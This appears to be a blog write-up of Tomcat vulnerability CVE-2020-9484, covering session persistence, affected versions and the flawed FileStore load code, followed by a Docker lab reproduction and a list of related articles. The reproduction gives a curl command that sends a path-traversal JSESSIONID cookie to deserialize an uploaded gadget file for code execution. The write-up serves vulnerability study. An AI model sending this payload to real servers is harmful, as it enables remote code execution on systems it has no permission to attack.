CVE-2020-9484 tomcat session deserialization vulnerability analysis and reproduction
tags: Vulnerability learning Safety
CVE-2020-9484 tomcat session deserialization vulnerability analysis and reproduction
First, get to know the persistence of tomcat session
1 Introduction
For an enterprise-level application, the management of Session objects is very important. The information of the Sessio object is generally placed in the memory of the server. When the server restarts due to a failure or the application is reloaded, all the Session information at this time will be lost. In order to avoid such a situation, in some occasions, the session data of the server can be stored in the file system or database. This operation is called the persistence of the Session object. When the Session object is persisted, the objects stored in it are stored in serialized form. This is why the data generally stored in the Session needs to implement a serializable interface (java.io.Serializable). When a Session starts, the Servlet container creates an HttpSession object for the Session. The Servlet container transfers these HttpSession objects from the memory to the file system or database in some cases, and loads them into the memory when it needs to access the HttpSession information.
2. Realize TomcatSession persistence
To achieve session persistence, the objects stored in the session must implement the <java.io.Serializable> interface. Session persistence is managed by <session manager>. tomcat provides two implementation classes:
1.org.apache.catalina.session.StandardManager (default)
2.org.apache.catalina.session.PersistentManager
3. Specific configuration
Storing in a local file needs to be configured in the conf directorycontext.xmlFile in <Context>Add the following under the node<Manager>node:
<Manager className="org.apache.catalina.session.PersistentManager"
    debug="0"
    saveOnRestart="false"
    maxActiveSession="-1"
    minIdleSwap="-1"
    maxIdleSwap="-1"
    maxIdleBackup="-1">
    <Store className="org.apache.catalina.session.FileStore" directory="../session" />
</Manager>
2. Vulnerability details
1. Vulnerability details
When using tomcat, if the session persistence function provided by tomcat is used, and if there is a file upload function, a malicious requester will be able to initiate a malicious request through a process that causes the server to execute remote commands.
2. Impact version
Apache Tomcat 10.x < 10.0.0-M5
Apache Tomcat 9.x < 9.0.35
Apache Tomcat 8.x < 8.5.55
Apache Tomcat 7.x < 7.0.104
3. Unaffected version
Apache Tomcat 10.x >= 10.0.0-M5
Apache Tomcat 9.x >= 9.0.35
Apache Tomcat 8.x >= 8.5.55
Apache Tomcat 7.x >= 7.0.104
4. Vulnerability analysis
According to the configuration aboveclassName="org.apache.catalina.session.FileStore">, Go to tomcat source code. Here i usetomcat7.0.100Code.
View the load method of FileStore, the code is as follows
   public Session load(String id) throws ClassNotFoundException, IOException {
        // Open an input stream to the specified pathname, if any
        File file = file(id);
        Context context = (Context) getManager().getContainer();
        FileInputStream fis = null;
        ObjectInputStream ois = null;
        Loader loader = null;
        ClassLoader classLoader = null;
        ClassLoader oldThreadContextCL = Thread.currentThread().getContextClassLoader();
        try {
            fis = new FileInputStream(file.getAbsolutePath());
            loader = context.getLoader();
            ois = getObjectInputStream(fis);

            StandardSession session = (StandardSession) manager.createEmptySession();
            session.readObjectData(ois);
            session.setManager(manager);
            return session;

Here we can clearly see that in the load method, the contents of the file are used as input for deserialization according to the opening of the file named id. And tomcat does not filter such as (../)Wait for the dangerous list. If you cooperate with any file upload, pass in a gadget and call JSESSION to let tomcat load the uploaded file to complete the deserialization attack. Of course, in the new version of tomcat, the deserialization vulnerability is solved by verifying the path of JSESSION
Three, vulnerability verification

Use docker container to pull the experimental environment,
$ git clone https://github.com/masahiro331/CVE-2020-9484.git //download environment
$ cd CVE-2020-9484
 $ docker build -t tomcat:groovy. //Create mirror
 $ docker run -d -p 8080:8080 tomcat:groovy //Open the service
Use BurpSuite to capture packets and perform POC.

Or directly execute POC in the environment and load malicious session persistent files through JSESSION
curl 'http://192.168.0.102:8080/index.jsp' -H 'Cookie: JSESSIONID=../../../../../usr/local/tomcat/groovy'
Check verification
$ docker exec -it $CONTAINER /bin/sh
$ ls /tmp/rce
Intelligent Recommendation

Analysis of tomcat session deserialization vulnerability
Vulnerability notice It can be seen that the utilization conditions are more demanding, and certain configurations need to be made when reproducing Modify the PersistenceManager configuration. This co...

Tomcat Session Deserialization Code Execution Vulnerability (CVE-2021-25329)
For an overview of the vulnerabilities, please refer to:http://blog.nsfocus.net/cve-2021-25329/ The original springboot uses the embedded tomcat version: 8.5.40, there are two ways to view: 1. You can...

CVE-2020-1938 Apache-Tomcat-Ajp vulnerability reproduction
table of Contents I. Overview 1.1 Vulnerability ID: CVE-2020-1938 1.2 Hazard Class: High 1.3 Description Second, the impact of version Third, the vulnerability analysis Fourth, reproduce step Environm...
Reproduction of Tomcat Ajp file reading vulnerability (CVE-2020-1938)
Vulnerability profile Since the AJP service that Tomcat opens by default (8009 port) There is a file containing defect, the attacker can construct a malicious request package to perform the file conta...
Reproduction of Tomcat arbitrary file reading vulnerability, number: CVE-2020-1938
Foreword: Tomcat-AJP Tomcat is Jakarta of the Apache Software Foundation A core project in the project, developed by Apache, Sun, and some other companies and individuals. Because Tomcat has advanced ...
More Recommendation

Tomcat Ajp (CVE-2020-1938) vulnerability reproduction and repair
Preface On February 20th, the National Information Security Vulnerability Sharing Platform (CNVD) released the Apache Tomcat file containment vulnerability (CNVD-2020-10487/CVE-2020-1938). This vulner...
CVE-2020-1938 Aapache Tomcat AJP file contains the vulnerability reproduction
Start the vulhub environment cd /vulhub-master/tomcat/CVE-2020-1938/ docker-compose up -d Vulhub installation, environment configuration After the environment is started, visithttp://your-ip:8080 &nbs...

The file contains one of the vulnerabilities-tomcat CVE-2020-1938 vulnerability reproduction
This loophole appeared in February this year, and its scope of influence is also very wide. On February 20th, the National Information Security Vulnerability Sharing Platform (CNVD) released the Apach...

The Apache Tomcat file contains the vulnerability reproduction (CVE-2020-1938)
The Apache Tomcat file contains the vulnerability reproduction (CVE-2020-1938) Preface influences Numbering Environment setup Vulnerability recurrence Reference article Preface influences Numbering CN...
CVE-2020-13935-Reproduction of denial of service vulnerability in Apache Tomcat
CVE-2020-13935-Apache Tomcat Denial of Service Vulnerability 1. Vulnerability description 2. Impact version 3. Vulnerability investigation 4. Vulnerability exploitation 5. Bug fixes 1. Vulnerability d...